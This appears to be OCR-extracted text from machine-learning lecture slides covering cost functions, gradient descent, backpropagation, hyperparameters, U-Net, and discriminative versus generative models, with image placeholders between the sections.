


network fully updated!
ready for next example

Math of learning

- repeat until best fit is reached:

- **Cost function**
  - evaluates fit between NN outputs and targets
- **Gradient descent**
  - how to vary each w, b to improve fit
- **Backpropagation**
  - method to update w, b at each step
  - each layer used to update w, b in previous layer




cost function

Machine learning fundamentals
Cost functions and gradient descent
Conor McDonald, Medium

Model aspects (not learned)


1. model architecture
   - layers: types, number, dimensions, connections
2. **hyperparameters**
   - learning rate, batch size, optimizer, regularization, epochs, stopping criteria
3. others aspects of training
   - data normalization, augmentation, missing data, loss function, evaluation metrics, initialization and seed values



U-Net


- determined by experts from
  - domain knowledge
  - empirical experimentation
  - computational constraints


Discriminative vs generative models



- **discriminative** model:
  - learn **differences** in pattern
  - learns boundaries between classes for classification or prediction
  - usually supervised learning
